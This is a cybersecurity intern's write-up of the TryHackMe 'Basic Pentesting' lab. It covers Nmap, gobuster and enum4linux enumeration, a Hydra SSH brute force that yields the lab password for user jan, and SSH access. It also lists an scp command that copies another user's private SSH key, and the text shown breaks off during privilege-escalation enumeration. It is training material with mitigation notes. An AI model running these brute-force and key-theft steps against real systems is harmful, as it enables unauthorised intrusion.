



Cybersecurity Internship
ShadowFox
Hard(Advanced) Level Tasks –
Practical Implementation & Report

Submitted by:
Ashok Siravi

Batch:
August 2025

Submitted To:
ShadowFox

Table of Contents

Introduction:	1
Information About the Machine:	1
Note Regarding IP Address Changes	2
Hard Level Tasks:	3
Task: Solve the Basic Pentesting Room on Tryhackme	3
First Question:	3
Second Question:	4
Steps to Reproduce:	4
Third Question:	7
Steps to Reproduce:	7
Fourth Question:	9
Fifth Question:	9
Sixth Question:	10
Steps to Reproduce:	10
Seventh Question	14
Steps to Reproduce:	14
Eighth Question:	16
Steps to Reproduce:	16
Ninth Question:	19
Steps to Reproduce:	19
Tenth Question:	21
Steps to Reproduce:	21
Eleventh Question:	23
Steps to Reproduce:	23
• Command – scp jan@10.10.182.90:/home/kay/.ssh/id_rsa	23

List of Figures:

FIGURE 1.....	2
FIGURE 2.....	3
FIGURE 3.....	3
FIGURE 4.....	3
FIGURE 5.....	5
FIGURE 6.....	5
FIGURE 7.....	6
FIGURE 8.....	7
FIGURE 9.....	7
FIGURE 10.....	8
FIGURE 11.....	9
FIGURE 12.....	9
FIGURE 13.....	10
FIGURE 14.....	10
FIGURE 15.....	11
FIGURE 16.....	11
FIGURE 17.....	12
FIGURE 18.....	13
FIGURE 19.....	13
FIGURE 20.....	13
FIGURE 21.....	14
FIGURE 22.....	15
FIGURE 23.....	15
FIGURE 24.....	16
FIGURE 25.....	17
FIGURE 26.....	17
FIGURE 27.....	17
FIGURE 28.....	18
FIGURE 29.....	18
FIGURE 30.....	19
FIGURE 31.....	20
FIGURE 32.....	20
FIGURE 33.....	21
FIGURE 34.....	21
FIGURE 35.....	22
FIGURE 36.....	23
FIGURE 37.....	23
FIGURE 38.....	23
FIGURE 39.....	24
FIGURE 40.....	24
FIGURE 41.....	25
FIGURE 42.....	25

Introduction:

As part of the final phase of the **ShadowFox Cybersecurity Internship**, interns were assigned a set of advanced-level tasks, out of which they were required to complete and document **any-one**. These tasks simulated real-world penetration testing scenarios, aimed at developing offensive security skills and deepening hands-on experience with network and system exploitation.

For this final report, I chose to complete the **second task** — penetrating the **Basic Pentesting room** on **TryHackMe**. This task involved identifying vulnerabilities in a simulated vulnerable Linux environment, exploiting these flaws to gain unauthorized access, escalating privileges, and answering the room’s challenge questions.

This is the final and the most challenging task of this internship program as it reinforces core concepts of ethical hacking, vulnerability scanning, exploitation, privilege escalation, and post-exploitation, crucial for aspiring penetration testers and cybersecurity professionals.

Information About the Machine:

Specification	Details
Platform	TryHackMe (Cloud-based lab environment)
Room	Basic Pentesting
Target OS	Linux (Ubuntu-based)
Machine IP	Dynamic (Assigned per session)
Kali IP	Dynamic (VPN assigned)
Attacker Machine	Attacker Box
Network Type	VPN tunnel using OpenVPN (provided by TryHackMe)




Figure 1

Note Regarding IP Address Changes

During the execution of the tasks in this project, the TryHackMe platform assigned a dynamic IP address to the target machine.

As I was using a **free account** on TryHackMe, the **attacker machine (AttackBox)** was accessible only for a limited time (one hour per day).

Due to the time restrictions, I had to complete the tasks over multiple sessions spanning three days.

As a result, the **target machine's IP address changed** between sessions.

However, the machine's setup, vulnerabilities, and challenge tasks remained exactly the same, and no impact was observed on the task execution or the reporting steps.

All scanning, enumeration, exploitation, and privilege escalation procedures were performed against the correct target, even though the IP address changed between sessions.

Hard Level Tasks:

Task: Solve the Basic Pentesting Room on Tryhackme

Question → Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

We will start the target machine now:

Target IP Address: 10.10.17.37



Target Machine Information		
Title	Target IP Address	Expires
Web App Test-badr	10.10.17.37  	1h 53min 8s

Figure 2

As we have started the **Victim machine** and connect our kali machine to vpn and also found out about **Target machine's IP Address**, we will now begin with the questions/challenges.

First Question:

Deploy the machine and connect to our network

Answer the questions below

Deploy the machine and connect to our network

No answer needed

Complete

Figure 3

- We will mark it as **Completed** in the **task sections**.

Deploy the machine and connect to our network

No answer needed

✓ Correct Answer

Figure 4

Second Question:

Find the services exposed by the machine.

- Attack Used: Port Scanning (Service Enumeration)
- Tool Used: Nmap
- Severity: Medium
- CVSS Score: 5
- Impact: Helps the attacker find out about the open services on the target network which may help him to identify potential weaknesses.

Steps to Reproduce:

- Open the Terminal on the Attacker box and create a directory with your registered name to work in.
- Run the **Nmap** scan on the **target IP**.
 - **Command – `nmap -sV -sS -Pn 10.10.17.37`**
 - **-sS: SYN scan (stealthy and fast)**
 - **-sV: Detects service versions**
 - **-Pn: Skips ping check (useful if ICMP is blocked)**

Results of the scan:

Port	State	Service	Version
22	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80	open	http	Apache httpd 2.4.41 (Ubuntu)
139	open	netbios-ssn	Samba smbd 3.X - 4.X
445	open	netbios-ssn	Samba smbd 3.X - 4.X
8080	open	http	Apache Tomcat 9.0.7
8009	open	ajp13	Apache Jserv Protocol v1.3

```

(root@kali)-[/home/kali/ASHOK_siravi]
# nmap -sCV -v 10.10.17.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-30 10:34 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:34
Completed NSE at 10:34, 0.00s elapsed
Initiating NSE at 10:34
Completed NSE at 10:34, 0.00s elapsed
Initiating NSE at 10:34
Completed NSE at 10:34, 0.00s elapsed
Initiating Ping Scan at 10:34
Scanning 10.10.17.37 [4 ports]
Completed Ping Scan at 10:34, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:34
Completed Parallel DNS resolution of 1 host. at 10:34, 0.01s elapsed
Initiating SYN Stealth Scan at 10:34
Scanning 10.10.17.37 [1000 ports]
Discovered open port 22/tcp on 10.10.17.37
Discovered open port 139/tcp on 10.10.17.37
Discovered open port 8080/tcp on 10.10.17.37
Discovered open port 445/tcp on 10.10.17.37
Discovered open port 80/tcp on 10.10.17.37
Discovered open port 8009/tcp on 10.10.17.37
Completed SYN Stealth Scan at 10:34, 1.69s elapsed (1000 total ports)
Initiating Service scan at 10:34
Scanning 6 services on 10.10.17.37
Completed Service scan at 10:34, 11.43s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.17.37.
Initiating NSE at 10:34
Completed NSE at 10:35, 4.77s elapsed

```

Figure 5

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ef:c1:68:20:8b:32:5c:fd:88:8f:71:82:f5:91:60:03 (RSA)
|   256  f3:2e:c0:ca:fd:f3:09:41:e7:9b:99:62:83:04:45:94 (ECDSA)
|_  256  e3:fa:b4:5e:c6:46:d4:04:5f:fe:c9:a9:e3:e0:67:66 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS HEAD GET
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|   BASIC2<00>      Flags: <unique><active>
|   BASIC2<03>      Flags: <unique><active>
|   BASIC2<20>      Flags: <unique><active>
|   \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
|   WORKGROUP<00>   Flags: <group><active>
|   WORKGROUP<1d>   Flags: <unique><active>
|   WORKGROUP<1e>   Flags: <group><active>
|_ smb2-time:
|   date: 2025-08-30T14:34:57
|_   start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

```

Figure 6

Mitigation Steps:

- Close unnecessary ports and disable unused services.
- Use firewalls and intrusion detection systems (IDS) to monitor unusual behaviour on these ports.

With this we have **completed** the **second task** and now we can mark it in the **task section**.



Figure 7

Third Question:

What is the name of the hidden directory on the web server(enter name without /)?




Figure 8

- Attack Used: Directory Brute-forcing & Enumeration
- Tool Used: gobuster
- Severity: Medium
- CVSS Score: 6.5
- Impact: May help the attacker in discovering hidden directories can lead attackers to admin panels, login pages, or sensitive files that are not intended to be public. This opens up potential attack vectors like brute-force, file inclusion, or command injection.

Steps to Reproduce:

- Use the **Gobuster Tool** to enumerate directories on the web server.
- **Command --** `gobuster dir -u http://10.10.31.75/ -w /usr/share/wordlists/dirb/common.txt`
- We discovered several directories as you can see in the below image but most of them were **forbidden(403)**, The one directory which was **publicly accessible(301)** was **/development**. **IP changed because I just miss that time to take screenshot**

So, the answer for this question would be **development**.



```
(root@kali)-[/home/kali/ASHOK_siravi]
# gobuster dir -u http://10.10.31.75/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.31.75/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./hta (Status: 403) [Size: 276]
./htaccess (Status: 403) [Size: 276]
./httpasswd (Status: 403) [Size: 276]
/development (Status: 301) [Size: 316] [--> http://10.10.31.75/development/]
/index.html (Status: 200) [Size: 158]
/server-status (Status: 403) [Size: 276]
Progress: 3778 / 4615 (81.86%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 3798 / 4615 (82.30%)
=====
Finished
=====
```

Figure 9

Mitigation Steps:

- Regularly audit web directories and remove unused or sensitive development folders.
- Use **.htaccess** rules or firewall filtering to block access to unnecessary directories.

A screenshot of a web security quiz interface. The background is dark blue. At the top, a question is displayed: "What is the name of the hidden directory on the web server (enter name without /)?" Below the question is a text input field with a light blue border and the word "development" typed inside. To the right of the input field are two buttons: a green button with a white checkmark icon and the text "Correct Answer", and an orange button with a white question mark icon and the text "Hint".

What is the name of the hidden directory on the web server (enter name without /)?

development

✓ Correct Answer

🔍 Hint

Figure 10

- As we can see the answer (**development**) we found to this question is correct.
- With this we can mark this task as completed.

As the Fourth, Fifth and the Sixth Questions are related to each other we will be performing them at once, the questions are:

Fourth Question:

User brute-forcing to find the username & password



User brute-forcing to find the username & password


No answer needed

✓ Correct Answer

Figure 11

Fifth Question:

What is the username?



What is the username?


Answer format: ***

Submit Hint

Figure 12

Sixth Question:

What is the password?



What is the password?

Answer format: *****

Submit Hint

Figure 13

Now, we will proceed with the solution to these questions

- Attack used: Username Discovery via File Analysis / Brute Force
- Tools Used: enum4linux, hydra
- Severity: High
- Impact:
 - Provides a foothold for accessing system services (like SSH).
 - Critical for use in brute-forcing login forms or shell access.
 - May lead to privilege escalation if combined with other misconfigurations.

Steps to Reproduce:

- Firstly, we will use our previously discovered web directory which was publicly accessible – **/development**
- Search for it on the web browser.
- URL: <http://10.10.31.75/development>

IP changed because I just miss that time to take screenshot



Figure 14

- Here, we could see some text files but there was nothing to give us anything concrete about the users.
- So, we try something else, we try to enumerate the target using **enum4linux** command.
- Run SMB enumeration using **enum4linux**:

- Command – **enum4linux -a 10.10.17.37**

```
(root@kali)-[/home/kali/ASHOK_siravi]
└─$ enum4linux 10.10.17.37
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Aug 30 11:09:05 2025

===== ( Target Information ) =====
Target ..... 10.10.17.37
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Figure 15

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)

===== ( Getting printer info for 10.10.17.37 ) =====
```

Figure 16

- The scan revealed the following shares:
 - Anonymous (Disk share, accessible)
 - IPC\$ (Standard administrative share)
 - Local Usersnames kay & jan
- We can figure out that this a notice for employees, and we can specifically see names of two users.
 - Jan
 - Kay

Now, that we have something let's try to use brute-forcing using **hydra** tool to check if we can crack the passwords of any of these users.


- Command – **hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.17.37**

NOTE → While using the hydra tool my 1 hour limited time session for that day came to an end on TryHackme Website. So, I had to start with this task again the next day which resulted in the IP Address of the target machine getting changed. As mention in the starting of the report, it won't affect the challenges in any way. So, I will start the Brute-Forcing attack with the new IP Address again.

New IP Address:

- **10.10.182.90**

Command – **hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.182.90-t 4**



```
(root@kali)-[/home/kali/ASHOK_siravi]
# hydra -l jan -P /home/kali/Downloads/rockyou.txt ssh://10.10.182.90
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-30 11:49:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.182.90:22/
[STATUS] 211.00 tries/min, 211 tries in 00:01h, 14344190 to do in 1133:02h, 13 active
[STATUS] 206.00 tries/min, 618 tries in 00:03h, 14343784 to do in 1160:31h, 12 active
[22][ssh] host: 10.10.182.90 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-30 11:53:34
```


Figure 17

We were able to find out the password for **user jan** using this hyrda **Bruteforce**.

Password – armando

Next, we check if we can access the user **jan** using these credentials.

Command – **ssh jan@10.10.182.90**




```
(root@kali)-[/home/kali/ASHOK_siravi]
# ssh jan@10.10.182.90
jan@10.10.182.90's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 30 Aug 2025 11:53:31 AM EDT
```

Figure 18



```
jan@ip-10-10-182-90:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Aug 30 11:35 ..
-rw----- 1 kay kay 789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
```

Figure 19

- As we can see it was successful and were able to connect to **jan user**.
- With this we can say that the Fourth Fifth and Sixth Questions are complete.



What is the username?

✓ Correct Answer ? Hint

Figure 20

Seventh Question

What service do you use to access the server?

What service do you use to access the server(answer in abbreviation in all caps)?

Answer format: ***

Submit Hint

Figure 21

- Attack Name: Service Identification (SSH Access)
- Severity: Low
- CVSS Score: 2.6
- Impact:
 - Identifying that **SSH** (Secure Shell) is running allows attackers to plan brute-force attacks or use known exploits.
 - SSH provides direct command-line access to a system if credentials are compromised.

Steps to Reproduce:

Nmap Scan Results (as done earlier) showed that **port 22/tcp** was open running **SSH (OpenSSH)** service.

Service Name: SSH (Secure Shell)

Previous NMAP Scan: (Question Second)

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:c1:68:20:8b:32:5c:fd:88:8f:71:82:f5:91:60:03 (RSA)
|   256  f3:2e:c0:ca:fd:f3:09:41:e7:9b:99:62:83:04:45:94 (ECDSA)
|_  256  e3:fa:b4:5e:c6:46:d4:04:5f:fe:c9:a9:e3:e0:67:66 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|_   BASIC2<00>          Flags: <unique><active>
|_   BASIC2<03>          Flags: <unique><active>
|_   BASIC2<20>          Flags: <unique><active>
|_   \x01\x02_MSBROWSE__\x02<01>  Flags: <group><active>
|_   WORKGROUP<00>       Flags: <group><active>
|_   WORKGROUP<1d>       Flags: <unique><active>
|_   WORKGROUP<1e>       Flags: <group><active>
|_ smb2-time:
|_   date: 2025-08-30T14:34:57
|_   start_date: N/A
|_ smb2-security-mode:
|_   3.1.1:
|_     Message signing enabled but not required

```

Figure 22

- As we can see in the above image the NMAP scan's results shows that the **port 22/tcp (SSH)** is open and running.
- So, this confirms SSH is available for remote access.

Mitigation Steps:

- Use strong authentication methods (SSH keys).
- Limit SSH access by IP.
- Implement intrusion prevention measures.

Now, if we try to put **SSH** as the answer of the seventh question, it shows correct.

What service do you use to access the server(answer in abbreviation in all caps)?

✓ Correct Answer

💡 Hint

Figure 23

Eighth Question:

Enumerate the machine to find any vectors for privilege escalation



Figure 24

- Attack Used: Privilege Escalation Enumeration
- Severity: Critical
- CVSS Score: 9.8
- Impact: An attacker may gain root access to fully control the system, install backdoors, steal sensitive data, or disrupt services.

Steps to Reproduce:

- SSH into the target machine using the User information we found during the previous challenges.
- Command – `ssh jan@10.10.182.90`

```
(root@kali)~[/home/kali/ASHOK_siravi]
# ssh jan@10.10.182.90
jan@10.10.182.90's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Sat 30 Aug 2025 11:53:31 AM EDT
```

Figure 25

- Look for directories that may help you gain root privileges in the target machine.
- Use lateral movement to check if we can access any other user files using this user.
- Command – `cd ..`

`ls`

`cd kay`

```
jan@ip-10-10-182-90:~$ cd ..
jan@ip-10-10-182-90:/home$ ls
jan kay ubuntu
```

Figure 26

```
jan@ip-10-10-182-90:~$ cd ..
